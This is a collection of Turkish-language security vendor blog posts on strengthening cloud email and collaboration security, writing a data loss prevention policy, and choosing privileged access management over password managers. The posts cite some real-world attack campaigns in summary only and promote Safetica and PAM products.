
### **Uygulamalarınız o kadar da güvenli değil**
Gerçek hayattan örnekler, yasal bulut uygulamalarının ve hizmetlerinin kötü amaçlı yazılım dağıtmak, bu süreçlerin gizlenmesi ve kurumsal cihazlara uzaktan erişim sağlamak ve benzeri birçok durum için kötüye de kullanılabileceğini göstermektedir.
ESET araştırmacıları, 2023 yılının ikinci yarısında Avrupa ülkelerindeki işletmeleri hedef alan bilinmeyen bir tehdit aktörünün yeni kimlik avı e-posta kampanyalarını fark etti. E-postalar, diğer kötü amaçlı yazılımları siber güvenlik araçlarından gizlemek için tasarlanmış bir hizmet olarak şifreleyici bir yazılım olan AceCryptor tarafından geliştirilmiş kötü amaçlı ekler içeriyordu. Başarılı olmaları halinde saldırganlar Rescoms’un (Remcos olarak da bilinir) uzaktan erişim aracını kullanabiliyor ve kurbanlarını gözetleyebiliyorlardı.
2022 yılı boyunca OilRig adlı bir siber casusluk grubu, kötü amaçlı iletişimini gizlemek için **Microsoft Graph OneDrive, Microsoft Graph Outlook ve Microsoft Office EWS** gibi yasal bulut hizmetlerinin Uygulama Programlama Arayüzünü (API) kötüye kullanan bir dizi indiriciyi aktif olarak geliştirdi ve kullandı. Örneğin ESET’in paylaştığı bir başka araştırmaya göre **cihazlara zaten bulaşmış olan kötü amaçlı yazılımlar için gizli komutlar içeren taslak mesajlar** oluşturmak üzere e-posta hesaplarını kötüye kullandılar.
Neyse ki bazen siber güvenlik uzmanları güvenlik açıklarını tehdit aktörlerinden daha erken buluyor. Haziran 2023’te, İngiltere merkezli güvenlik hizmetleri sağlayıcısı Jumpsec’in Red Team’i, hedef kuruluşun dışındaki bir hesap aracılığıyla Microsoft Teams’i kullanarak kötü amaçlı yazılım göndermenin kolay bir yolunu keşfetti. Red Team üyeleri yerleşik korumayı atlatarak sistemi harici bir kullanıcının aslında dahili bir hesap olduğunu düşünmesi için kandırmayı başardı.
### **Ek bulut güvenliği**
Yukarıda açıklanan vakalar aracılığıyla bulut uygulamalarındaki yerel güvenliğin yeterli olmadığı açıktır. Bu büyüyen saldırı yüzeyini en aza indirmek için şirketler, bulutta barındırılan e-posta, iş birliği ve depolama için **ek koruma katmanları ile Microsoft veya Google’ın yerleşik kontrollerini geliştirebilir.** Bu ekstra koruma, saldırıları zarar vermeden önce önleyerek azaltmayı da hedeflemelidir.
### **Bulut güvenliği nasıl iyileştirilir?**
- **Spam filtreleme** – Spam mesajlar, 2022 yılında dünya çapında her gün gönderilen ve alınan [333 milyar e-postanın ](https://www.statista.com/statistics/456500/daily-number-of-e-mails-worldwide/)[yüzde 45](https://www.statista.com/statistics/420391/spam-email-traffic-share/)‘inden fazlasını oluşturdu. Doğru filtreleme çözümü ile şirketler, çalışanlarının zamanından tasarruf edebilir ve kötü niyetli spam ile ilgili sorunlardan kaçınabilir.
- **Kimlik avı önleme** – 2022’de siber saldırıya uğrayan [her dört ABD şirketinden biri](https://www.statista.com/statistics/1406484/cyber-attacks-experienced-by-us-companies/), ilk vektörün kimlik avı olduğunu fark etti. E-postalara eklenen kimlik avı bağlantılarını tanıyan otomatik bir araca sahip olmak işe yarayabilir.
- **Kötü amaçlı yazılımdan koruma taraması** – İyi bir bulut güvenlik çözümü, kötü amaçlı yazılımların yürütülmesini veya yayılmasını önlemek için paylaşılan depolama alanındaki tüm yeni ve değiştirilmiş dosyaları otomatik olarak taramalıdır.
- **Davranış analizi ve sandbox ortamı** – Hızla gelişen BT dünyasında sürekli olarak yeni tehditler ortaya çıkmakta ve otomatik siber güvenlik araçlarının daha önce hiç görülmemiş saldırılara karşı hazırlıklı olması gerekmektedir. Bu, güvenli ve izole bir sanal alan ortamında şüpheli örneklerin derinlemesine davranış analizi ile yapılabilir.
### **Tek platform**
Elinizin altında bu kadar çok araç olması başka bir zorluk gibi görünebilir. Bu kadar sağlam bir bulut güvenliği sistemini nasıl yönetebilirsiniz?
Aslında BT ekiplerine her gün gelen uyarıların sayısı yöneticilerin sinirlerini bozmaya başladı bile. IBM tarafından yaptırılan ve Morning Consult tarafından tamamlanan [Mart 2023 araştırmasına](https://www.ibm.com/downloads/cas/5AEDAOJN) göre Güvenlik Operasyon Merkezi (SOC) ekip üyeleri tipik bir iş günü içinde incelemeleri gereken uyarıların yalnızca yarısına ulaşabiliyor.
Ancak bulut güvenliği için uygun bir çözüm, bazı süreçlerin otomatikleştirilmesi halinde işletmelerin siber güvenlik karmaşıklığını azaltabilir. İşte bazı örnekler:
- İş ortamındaki yeni kullanıcıların bir BT yöneticisi tarafından bir konsola manuel olarak eklenmesi gerekmez ancak hesapları oluşturulduktan sonra otomatik olarak korunur.
- BT yöneticileri, bir kontrol panelinde durumu sürekli kontrol etmek yerine yeni uyarılar hakkında anında bilgilendirilebilir.
- Karantinaya alınan şüpheli dosyalar tek bir yerden kolayca yönetilebilir ve gerektiğinde serbest bırakılabilir/silinebilir veya ayrı ayrı incelenebilir.
- Çözümler, en çok kullanılan iki platform olan Microsoft 365 ve Google Workspace’te oluşturulan hesapları kapsayan on binlerce kullanıcıyla çok kiracılı yönetime olanak tanır.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Bulut Güvenliği, Kurumsal Güvenlik, Siber Güvenlik
---
### [Kuruluşunuzda DLP politikası nasıl oluşturulur?](https://antivirus.com.tr/kurulusunuzda-dlp-politikasi-nasil-olusturulur/)
**Published:** Haziran 24, 2024
**Author:** ESET
**Excerpt:** Orta ölçekli işletmeler için DLP politikası oluşturma ve uygulama sürecinde size rehberlik edecek pratik adımlar ve karşılaşabileceğiniz yaygın tuzaklar
**Content:**
Bu makalede, jargonu aşıp doğrudan orta ölçekli işletmeler için DLP politikası oluşturmaya değineceğiz. Neden vazgeçilmez olduklarını özetleyecek ve kendi politikanızı oluşturma ve uygulama sürecinde size rehberlik edecek pratik adımlar sunacağız. Yol boyunca, veri güvenliği yolculuğunuzun sorunsuz geçmesini sağlamak için pratik ipuçları ve örnekler paylaşacak ve yaygın tuzaklara karşı uyarıda bulunacağız.
### **Veri kaybı önleme politikası nedir?
Veri güvenliği politikası olarak da bilinen Veri Kaybını Önleme (DLP) politikası, gizli bilgileri yetkisiz erişim, paylaşım veya kayıptan korumak için tasarlanmış bir dizi kılavuz ve prosedürdür.
### **DLP politikası:**
Bir DLP politikası özünde, hassas verilerin yaşam döngüsü boyunca yönetilmesi ve korunmasına yönelik kural ve protokolleri ana hatlarıyla belirtir. Bu, belgeler, e-postalar, veri tabanları ve daha fazlası gibi çeşitli biçimlerdeki verileri içerir. Bir DLP politikası, net yönergeler oluşturarak kuruluşların verileri üzerinde kontrol sahibi olmalarına ve kasıtsız sızıntıları veya kasıtlı ihlalleri önlemelerine yardımcı olur.
### **Amaç ve hedefler:**
Bir DLP politikasının uygulanmasının birincil amacı, veri kaybı veya maruz kalma riskini azaltmaktır. Bu, hassas verilerin tanımlanması, sınıflandırılması ve izlenmesinin yanı sıra yetkisiz erişimi veya iletimi önlemek için önlemlerin uygulanmasını içerir. Ayrıca bir DLP politikası, veri korumayı yöneten [yasal gerekliliklere](https://antivirus.com.tr/dunya-genelinde-veri-koruma-duzenlemeleri/) ve endüstri standartlarına uygunluğu sağlamayı amaçlar.
**İçeriden gelen tehditlerin azaltılmasındaki rol:**
İçeriden gelen tehditler ister kasıtlı ister kasıtsız olsun, kurumsal veri güvenliği için önemli bir risk oluşturmaktadır. Sağlam bir DLP politikası, yetkisiz faaliyetleri tespit etmek ve önlemek için kontroller ve izleme mekanizmaları uygulayarak bu tehditlerin azaltılmasında çok önemli bir rol oynar. Çalışanları en iyi veri işleme uygulamaları [konusunda eğiterek](https://antivirus.com.tr/ic-tehdit-nedir-tanim-ornekler-ve-cozum/) ve erişim kısıtlamalarını uygulayarak kuruluşlar, içeriden öğrenenlerle ilgili olayların olasılığını azaltabilir ve hassas bilgilerini tehlikeye atılmaktan koruyabilir.
### **Bir DLP politikasının ana unsurları nelerdir?**
Bir DLP politikası oluştururken veri koruma ve risk yönetiminin çeşitli yönlerini ele alan temel bölümleri dahil etmek çok önemlidir.
### **Çok yönlü bir DLP politikası genellikle aşağıdaki bölümleri içerir:**
1. Veri sınıflandırma kriterleri
2. Kabul edilebilir kullanım politikaları
3. Erişim kontrolleri ve izinler
4. Olay müdahale prosedürleri
5. Çalışan eğitim programları
6. İzleme ve yaptırım mekanizmaları
7. Düzenli politika gözden geçirme ve güncelleme
### **Sağlam bir DLP politikası oluşturmak için adım adım kılavuz
Güçlü bir DLP politikası oluşturmak ve uygulamak dikkatli bir planlama ve yürütme gerektirir. Kuruluşunuzun ihtiyaçlarına göre uyarlanmış etkili bir DLP politikası geliştirmek için bu adımları izleyin:

### **Kuruluşunuzun verilerini değerlendirin**
- İşe, kuruluşunuzun veri varlıklarının türleri, konumları ve hassasiyet düzeyleri de dahil olmak üzere kapsamlı bir değerlendirmesini yaparak başlayın.
- Hassas bilgilerin depolandığı veya işlendiği veri tabanları, dosya paylaşımları ve bulut depolama gibi en kritik veri havuzlarını belirleyin.

### **Veri sınıflandırma kriterlerini tanımlayın**
- Değerlendirme bulgularına dayanarak, verilerin hassasiyeti, önemi ve mevzuat gerekliliklerine göre sınıflandırılması için kriterler oluşturun.
- Gizli, özel, kamuya açık ve kişisel veriler gibi kategorileri tanımlayın ve her bir kategorinin nasıl ele alınması ve korunması gerektiğini belirtin.

### **Riskleri değerlendirin ve analiz edin**
- Veri hassasiyeti, depolama konumları, erişim kontrolleri ve çalışan davranışları gibi faktörleri göz önünde bulundurarak kurum içinde veri kaybı veya hırsızlığına yönelik potansiyel risklerin bir değerlendirmesini yapın.
- Hassas verilerin gizliliğini, bütünlüğünü veya kullanılabilirliğini tehlikeye atabilecek güvenlik açıklarını ve tehditleri belirleyin.
- Hafifletme çabalarını önceliklendirmek için her bir riskin olasılığını ve potansiyel etkisini analiz edin.
- DLP politikası dahilinde hedeflenen stratejilerin ve kontrollerin geliştirilmesini sağlamak için risk değerlendirme sürecinden elde edilen bulguları ve önerileri belgeleyin.

### **Kabul edilebilir kullanım politikaları geliştirin**
- Bilgisayarlar, ağlar ve yazılım uygulamaları da dahil olmak üzere şirket kaynaklarının uygun kullanımına ilişkin ana hatlar belirleyin.
- Hem kurum içinde hem de kurum dışında verilere erişim, depolama ve iletme ile ilgili izin verilen faaliyetleri ve kısıtlamaları belirtin.

### **Erişim kontrolleri ve izinleri uygulayın**
- Erişim kontrollerini ve izinleri en az ayrıcalık ilkesine göre yapılandırın ve çalışanlara yalnızca iş rolleri için gerekli olan verilere ve kaynaklara erişim izni verin.
- Ağdaki kaynaklara erişmeye çalışan her kullanıcı ve cihaz için sürekli kimlik doğrulama ve yetkilendirme gerektiren “asla güvenme, her zaman doğrula” şeklindeki Sıfır Güven Yaklaşımı ilkesini uygulayın.

### **Olay müdahale prosedürleri oluşturun**
- Bir veri ihlali, güvenlik olayı veya politika ihlali durumunda gerçekleştirilecek eylemleri tanımlayan resmi bir olay müdahale planı oluşturun.
- Olası zararları azaltmak için hızlı ve koordineli bir müdahale sağlayarak olay tespiti, kontrol altına alma, inceleme, iyileştirme ve raporlama adımlarını ana hatlarıyla belirtin.
- Olay müdahale ekibi içindeki rolleri ve sorumlulukları tanımlayın ve raporlama ve eskalasyon için iletişim kanalları oluşturun.

### **Çalışanlara eğitim ve farkındalık sağlayın**
- Çalışanlara en iyi veri güvenliği uygulamaları, politikaları ve prosedürleri hakkında sürekli eğitim ve öğretim imkânı sağlayın ve şirketin verilerini korumadaki rollerini açıklayın.
- [Kimlik avı saldırıları](https://antivirus.com.tr/kimlik-avi-hakkinda-2023-yilinda-bilmeniz-gereken-her-sey/) ve sosyal mühendislik dolandırıcılıkları gibi yaygın güvenlik tehditleri hakkında farkındalık yaratın ve bunları nasıl tanıyacakları ve bunlara nasıl yanıt verecekleri konusunda rehberlik edin.
- Veri korumanın önemini pekiştirmek ve kurum içinde bir güvenlik kültürünü teşvik etmek için düzenli farkındalık kampanyaları, atölye çalışmaları ve simülasyonlar gerçekleştirin.

### **İzleme ve yaptırım mekanizmalarının uygulanması**
- DLP politikalarına uyumu izlemek için araçlar ve teknolojiler uygulayın.
- Veri akışlarını izlemek, politika ihlallerini tespit etmek ve hassas bilgilerin engellenmesi veya karantinaya alınması gibi düzeltici eylemleri uygulamak için veri kaybı önleme çözümleri dağıtın.
- Yöneticilere şüpheli etkinlikleri veya ilke ihlallerini gerçek zamanlı olarak bildirmek için uyarıları ve bildirimleri yapılandırın.
- [Safetica](https://stratus.com.tr/safetica-dlp/), mevcut ekosisteminize sorunsuz bir şekilde entegre olarak perimetreler ve dahili bölgeler de dahil olmak üzere tüm uç noktalar, cihazlar, ana işletim sistemleri ve bulut ortamlarındaki verileri korur.

### **DLP politikanızı düzenli olarak yeniden değerlendirin ve güncelleyin**
- Kuruluşun amaç ve hedefleriyle uyumlu kalmasını sağlamak için DLP politikasının etkinliğini düzenli olarak gözden geçirin ve değerlendirin.
- Yeni ortaya çıkan tehditler, teknolojik gelişmeler ve mevzuat değişiklikleri de dahil olmak üzere mevcut veri güvenliği ortamının periyodik değerlendirmelerini yapın.
- İyileştirme alanlarını belirlemek ve endişeleri veya zorlukları ele almak için çalışanlar, BT uzmanları ve yönetim dahil olmak üzere paydaşlardan geri bildirim toplayın.
- DLP politikasını yeni içgörüleri içerecek şekilde güncelleyin ve kurum içinde uyum ve anlayışı sağlamak için eğitim ve rehberlik sağlayın.
- Zaman içinde uygunluğunu ve etkinliğini korumak için DLP politikasının sürekli izlenmesi ve gözden geçirilmesi için bir program oluşturun.
### **Politika uygulaması için DLP araçlarından yararlanma
DLP teknolojisi, kuruluşlardaki DLP politikalarının etkinliğini desteklemede ve geliştirmede çok önemli bir rol oynar. Bunu, kuruluşunuzu veri akışlarını yorulmadan izleyen, anormallikleri tespit eden ve hassas bilgileri yetkisiz erişim veya sızıntıdan korumak için hızla harekete geçen kesintisiz bir muhafızla donatmak olarak düşünün.

### **DLP araçlarına giriş
DLP yazılımı, çeşitli büyüklükteki kuruluşların veri güvenliği ve içeriden risk yönetiminin karmaşıklıklarını ele almalarına yardımcı olmak için tasarlanmış bir dizi özellik sunar. İdeal olarak, kuruluşunuzun ihtiyaçlarına uyum sağlayabilen, basit bir dağıtım sürecine sahip ve kullanımı sezgisel olan bir DLP ürünü seçeceksiniz. Ancak o zaman başınızı ağrıtmadan size hizmet edecektir.
**DLP çabalarınıza yardımcı olacak DLP ürünlerinin tipik işlevleri:**
- Veri sınıflandırması
- Veri akışı izleme
- Veri olayı tespiti
- Kullanıcı risk ve davranış takibi
- Gerçek zamanlı olay uyarıları
- Zamanlanmış raporlar
- Güvenlik değerlendirme raporları
- Bulut veri koruması

### **DLP politikası oluşturma ve sürdürme için ipuçları ve en iyi uygulamalar
Etkili DLP politikaları oluşturmak, kuruluşunuzun kendine özgü ihtiyaçlarına ve zorluklarına göre uyarlanmış en iyi uygulamaların ve pratik ipuçlarının bir karışımını gerektirir.
Örneğin şunları yapmalısınız:
1. **Kilit paydaşları dahil edin**: Ayrıntılı bir kapsam ve kurumsal hedeflerle uyum sağlamak için BT olarak, güvenlik, hukuk ve diğer ilgili ekiplerden temsilcileri politika geliştirme sürecine dahil edin.
2. **Veri şifreleme ve maskeleme uygulayın**: Bekleyen ve aktarılan verileri korumak için şifreleme teknolojilerini ve üretim dışı ortamlarda hassas bilgileri anonimleştirmek için veri maskeleme tekniklerini kullanın. Verilerİ nasıl ve neden korumanız gerektiği hakkında daha fazla bilgi edinin.
3. **Politikaları kısa ve öz tutun**: Çalışanların anlamasını engelleyebilecek aşırı teknik dil veya karmaşık terimlerden kaçınarak netliği koruyun.
4. **Çalışanları politika geliştirme sürecine dahil edin**: İhtiyaçlarını karşılamak ve güvenlik girişimlerinde bir iş birliği ve sahiplenme kültürünü teşvik etmek için çalışanlardan girdi isteyin.
5. **Departmanlar için politikaları özelleştirin**: Politikaları, tutarlılığı korurken farklı departmanların benzersiz veri işleme gereksinimlerini ve risk profillerini karşılayacak şekilde uyarlayın.
6. **Açık raporlama ve soruşturma prosedürleri oluşturun**: Şeffaf raporlama kanalları tanımlayın. Olayların derhal soruşturulmasını, belgelenmesini ve ele alınmasını sağlayın.

### **DLP politikasının uygulanmasındaki olası zorluklar
Kuruluşların uygulama sürecinde dikkat etmesi gereken bazı yaygın tuzaklar vardır:
- **Aşırı karmaşık politikalar**: Karmaşıklık, anlayışı ve uyumu engelleyebilir. Politikalar, teknik uzmanlıkları veya kurum içindeki rolleri ne olursa olsun, tüm çalışanlar için açık, kısa ve öz ve takip edilmesi kolay olmalıdır.
- **Eğitimsiz çalışanlar**: Farkındalık ve eğitim eksikliği DLP politikalarının etkinliğini zayıflatabilir. Çalışanları veri güvenliğinin önemi, rolleri ve sorumlulukları ve DLP politikaları ve prosedürlerine nasıl uyacakları konusunda eğitmek çok önemlidir. Veri güvenliğinin çalışanlara nasıl açıklanacağına ilişkin ipuçlarımızı göz atabilirsiniz.
- **Eksik olay müdahale planı**: Politikaların yürürlükte olması yeterli değildir, aynı zamanda bir ihlal veya sızıntı olduğunda buna hazır olmanız gerekir. Unutmayın, sadece bir DLP politikasına sahip olmak hiçbir şeyin olmayacağını garanti etmez; sadece veri kaybı olasılığını en aza indirir.
- **İçeriden gelen tehditleri unutmak:** Dış tehditler genellikle daha fazla dikkat çekerken içeriden gelen tehditler veri güvenliği için önemli bir risk oluşturmaktadır. İşte bazı istatistikler: 2023 yılında (Ponemon’a göre), şirketlerin %71’i 20-40 arası olay yaşadı! İçeriden öğrenenlerin neden olduğu veri kaybı [BYOD](https://antivirus.com.tr/byod-politikasi-onemli-riskler-avantajlar-ve-dezavantajlar/) uç noktalarında (%43), şirkete ait uç noktalardan (%41) sadece biraz daha fazla meydana gelmiştir. Ancak vakaların %59’unda en büyük suçlu, bulut ortamı (%59) ve IoT cihazlarıdır (%56). İçeriden gelen tehditlerle ilgili ayrıntılar için göz atın.
- **Sürekli izleme eksikliği**: DLP politikaları statik belgeler değil değişen tehditler, düzenlemeler ve iş gereksinimleriyle birlikte gelişen canlı çerçeveler olmalıdır. Düzenleyici gereklilikleri güncel tutun.
- **Sektöre özgü riskleri göz ardı etmek**: Her sektörün kendine özgü veri güvenliği zorlukları ve uyumluluk gereksinimleri vardır. [Üretimde DLP](https://antivirus.com.tr/uretim-sektorunde-veri-kaybi-neden-onemli-nasil-onlenir/) \| [Fintech’te DLP \| ](https://antivirus.com.tr/fintech-dunyasinda-veri-kaybini-onleme/)[Otomotivde DLP](https://antivirus.com.tr/otomotiv-sektorunde-dlp-veri-kaybini-onleme/) \| Lojistikte DLP hakkında daha fazla bilgi edinin veya sektörünüzü bulun.

### **Safetica DLP, çalışmalarınızı nasıl artırabilir?**
Safetica DLP ile işletmeler şunları yapabilir:
- **Hassas verilerinizi keşfedip sınıflandırın** ve kurum genelinde veri akışı ve kullanımına ilişkin gerçek zamanlı görünürlük elde edin.
- Hassas bilgilere yalnızca yetkili kişilerin erişebilmesini sağlamak için ayrıntılı **erişim kontrolleri** ve kullanıcı kimlik doğrulama mekanizmaları uygulayın.
- Beklemede, aktarımda ve kullanımdaki verileri korumak için **gelişmiş şifreleme tekniklerinden** yararlanarak yetkisiz erişime veya müdahaleye karşı koruma sağlayın.
- E-posta, çıkarılabilir cihazlar veya bulut depolama yoluyla kazara veya kasıtlı veri sızıntılarını önlemek için **veri kaybı önleme politikalarını uygulayın.**
- **Potansiyel mevzuata uygunluk ihlallerini tespit edin ve denetleyin** ve dahili politikaları uygulamak için uygun korumayı ayarlayın.
Safetica’nın sektör lideri ürününün DLP politikanızı nasıl tamamlayabileceği ve kuruluşunuzun özel ihtiyaçlarını nasıl karşılayabileceği hakkında daha fazla bilgi edinmek için [bugün bir demo görüşmesi planlayın](https://stratus.com.tr/sizi-arayalim/).
**Safetica ile yapılacak bir demo görüşmesi:**
- Safetica’nın temel özelliklerini ve işlevselliğini gösterir,
- Ürünümüzün şirketinizin özel veri güvenliği hedeflerini nasıl karşılayabileceğini belirlemenizi sağlar,
- Safetica’nın DLP çözümünün mevzuata uygunluğun sağlanmasına nasıl yardımcı olabileceğini açıklamaya yardımcı olur,
- Ürünlerimiz ve bunların uygulanması hakkındaki sorularınızı yanıtlayabilir ve endişelerinizi giderebilir.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, Kurumsal Güvenlik, Veri Kaybı
---
### [PAM mi Parola Yöneticisi mi? Hangisi en iyisi?](https://antivirus.com.tr/pam-mi-parola-yoneticisi-mi-hangisi-en-iyisi/)
**Published:** Haziran 25, 2024
**Author:** ESET
**Excerpt:** Ayrıcalıklı Erişim Yönetimi ile Parola Yöneticisi arasındaki farklar ve güçlü bir PAM çözümünü siber güvenlik stratejinizde neden tercih etmeniz gerektiği.
**Content:**
Ayrıcalıklı Erişim Yönetimi ile Parola Yöneticisi arasındaki farkı öğrenin ve güçlü bir PAM çözümünün siber güvenlik stratejinizde neden büyük fark yaratabileceğini görün.
Her büyüklükteki işletme, artan siber tehditlerle karşı karşıya olduğundan parola koruması ve kimlik yönetimi sağlam bir siber güvenlik stratejisinin hayati bileşenleridir. Günümüzün hızla gelişen dijital ortamında, savunmasız verilerinizi korumak için mevcut araçları anlamak çok önemlidir.
***Verizon’un 2023 Veri İhlali Araştırmaları Raporu’na göre veri ihlallerinin %49’u çalınan kimlik bilgilerini içeriyor.***
Birçok işletmenin karşılaştığı ortak ikilemlerden biri, Ayrıcalıklı Erişim Yönetimi (PAM) ile Parola Yöneticisi arasındaki farkı anlamaktır. Her ikisinin de sistemlere ve verilere erişimin güvence altına alınmasında rolleri olsa da çok farklı amaçlara hizmet ederler.
Bu blog yazısında, **Ayrıcalıklı Erişim Yönetimi yazılımı ile Parola Yönetimi yazılımı arasındaki farkları** detaylandıracağız ve bir parola kasasının değerli bir araç olabileceğini ancak PAM’in BT ve teknoloji ekipleri için üstün bir seçim olduğunu vurgulayacağız.

### Ayrıcalıklı Erişim Yönetimi (PAM) nedir?
Ayrıcalıklı Erişim Yönetimi (PAM), kritik sistemlere ve hassas verilere erişimi yönetmek söz konusu olduğunda tam kontrol ve güvenlik sunan kapsamlı bir siber güvenlik çözümüdür. En iyi parola yönetim araçlarının kapsamının ötesine geçerek kuruluşlara yalnızca parolaları değil aynı zamanda sayısız diğer ayrıcalıklı hesabı ve kimlik bilgilerini de yönetme olanağı sağlar. Sağlam bilgi güvenliği uygulamalarını içeren PAM çözümleri, hassas bilgilerin yetkisiz erişime karşı korunmasını sağlar.
En iyi PAM çözümleri ayrıcalıklı erişim yaşam döngüsünün tamamını kapsar: kimlik yönetimi, ayrıcalıklı erişim yönetimi ve ayrıcalıklı oturumda gerçekleştirilen tüm faaliyetlerin denetlenmesi.
### Parola Yöneticisi nedir?
Parola Yöneticisi, öncelikle bireysel kullanıcıların oturum açma kimlik bilgilerini saklamaları ve yönetmeleri için tasarlanmış bir araçtır. Kişisel çevrimiçi güvenlik için değerli bir amaca hizmet etse de BT ve güvenlik ekiplerinin karmaşık ihtiyaçlarını ele alırken yetersiz kalır. Parola yöneticileri esasen parolaları saklamak için dijital kasalar olarak işlev görür, kolaylık sağlar ancak günümüzün siber tehdit ortamında ihtiyaç duyulan kapsamlı güvenlik özelliklerinden yoksundur.
### PAM Çözümü ile Parola Yöneticisi karşılaştırması
Artık her bir çözümün ne işe yaradığını bildiğinize göre PAM’i geleneksel parola yöneticilerinden ayıran temel farkları inceleyelim:
### **1. Hepsi bir arada çözüm**
Kurumsal Parola Yöneticileri temel parola depolama özellikleri sağlayabilir ancak koruma gerektiren daha geniş ayrıcalıklı hesaplar ve hassas varlıklar yelpazesini içermez.
PAM çözümleri ise H2M ve M2M dahil olmak üzere *tüm* ayrıcalıklı hesaplara ve kimlik bilgilerine erişimi izlemek, yönetmek ve kontrol etmek için tasarlanmıştır. Bu kapsamlı yaklaşım, onay iş akışlarını, parola rotasyonu ve keşfi için güçlü iş motorlarını ve kayıt ile oturum yönetimini içerir.
PAM ile kuruluşlar hesapları güvenli bir şekilde yönetebilir, en az ayrıcalık ilkesini uygulayabilir, izin denetimlerini sıkılaştırabilir ve güvenli uzaktan erişim sağlayabilir.
### **2. İnsan faktörlerini hesaplar**
Dış tehditlerin yanı sıra, içerideki kötü niyetli kişiler ve güvenli olmayan çalışan davranışları ayrıcalıklı hesap güvenliği için önemli bir risk oluşturur. Parola Yöneticileri genellikle bireysel kullanıcıların uygulamayı özenle kurmasına, bakımını yapmasına ve kullanmasına güvenir.
Buna karşılık, kurumsal PAM çözümleri sorumluluğu BT ekibine devrederek kurumsal parola güvenliğini kurma ve sürdürme görevini üstlenir. Bu yaklaşım, kullanıcı ihmali ile ilişkili riski azaltır ve parola güvenliğinin en önemli öncelik olarak kalmasını sağlar.
### **3. Sıfır güvene ulaşır**
“Asla güvenme, her zaman doğrula” ilkesine dayanan Sıfır Güven güvenlik modeli, siber güvenliğe yönelik modern bir yaklaşımdır. Parola Yöneticileri Sıfır Güven ilkelerine uymak için gereken görünürlük ve kontrolden yoksundur, bu da hassas verilerin korunmasını ve yasal gerekliliklerin karşılanmasını zorlaştırır.
Kurumsal PAM çözümleri, kurum genelinde tüm ayrıcalıklı hesapları ve ilişkili parolaları sürekli olarak keşfeder ve yönetir. Oturum yönetimi ve ayrıcalıklı hesap davranışlarının izlenmesi de dahil olmak üzere merkezi gözetim sağlayarak Sıfır Güven modelinin yüksek taleplerini karşılarlar.
### **4. Uyumluluk denetimleri**
Endüstri düzenlemeleri ve denetim gereklilikleriyle uyumluluk, çeşitli sektörlerdeki kuruluşlar için çok önemlidir. Parola yöneticisi araçları genellikle değişmez denetim günlükleri, özelleştirilebilir raporlar ve oturum izleme veya kaydetme gibi önemli özelliklerden yoksundur.
Buna karşılık, kurumsal PAM çözümleri sağlam oturum kayıt yetenekleri sunarak adli tıp çalışmalarını kolaylaştırır ve denetçilerin katı gereksinimlerini karşılayan uyumluluk raporları oluşturur. PAM; yöneticilere, yöneticilerin erişimini kapsamlı bir şekilde izleyebilmelerini sağlayarak şeffaflık ve hesap verebilirlik sağlar.
***Daha fazlası için:***[ *Ayrıcalıklı Erişim Yönetimi (PAM): Eksiksiz Bir Kılavuz*](https://antivirus.com.tr/pam-ayricalikli-erisim-yonetimi-kapsamli-kilavuz/)
###
**5. Ölçeklenebilirlik için üretildi**
Kurumsal Parola Yöneticileri, ayrıcalıklı kimlik bilgileri güvenliği için başlangıçta uygun maliyetli bir seçenek olsa da çoğu kuruluş bunları hızla aşmaktadır. Bu araçlar gelişmiş otomasyon ve raporlamadan yoksundur ve kuruluşlar genişledikçe yetersiz kalırlar.
PAM yazılımı ölçeklenebilirlik için özel olarak üretilmiştir ve sistem dağınıklığı ile birden fazla bağlantısız teknolojinin yarattığı zorlukları ele alır. PAM araçları, Güvenlik Bilgi ve Olay Yönetimi (SIEM) çözümleri gibi temel BT araçlarıyla sorunsuz bir şekilde entegre olarak güvenlik yönetimini ve raporlamayı kolaylaştırır.
### Peki hangisi en iyisi, Ayrıcalıklı Erişim Yönetimi (PAM) mi yoksa Parola Yöneticisi mi?
[Parola Yöneticileri](https://antivirus.com.tr/parola-yoneticisi-alirken-dikkat-edilmesi-gereken-10-nokta/) kolaylık ve kişisel çevrimiçi güvenlik sunarken [Ayrıcalıklı Erişim Yönetimi (PAM)](https://stratus.com.tr/senhasegura/privileged-access-management/) kapsamlı bir siber güvenlik çözümü arayan BT ve teknoloji ekipleri için en iyi seçenek olarak öne çıkıyor. PAM, insan hatalarını hesaba katan, Sıfır Güven modeline bağlı kalan, uyumluluk ve denetim sağlayan ve kuruluşların değişen ihtiyaçları için ölçeklenebilirlik sunan her şeyi kapsayan bir yaklaşım sağlar.
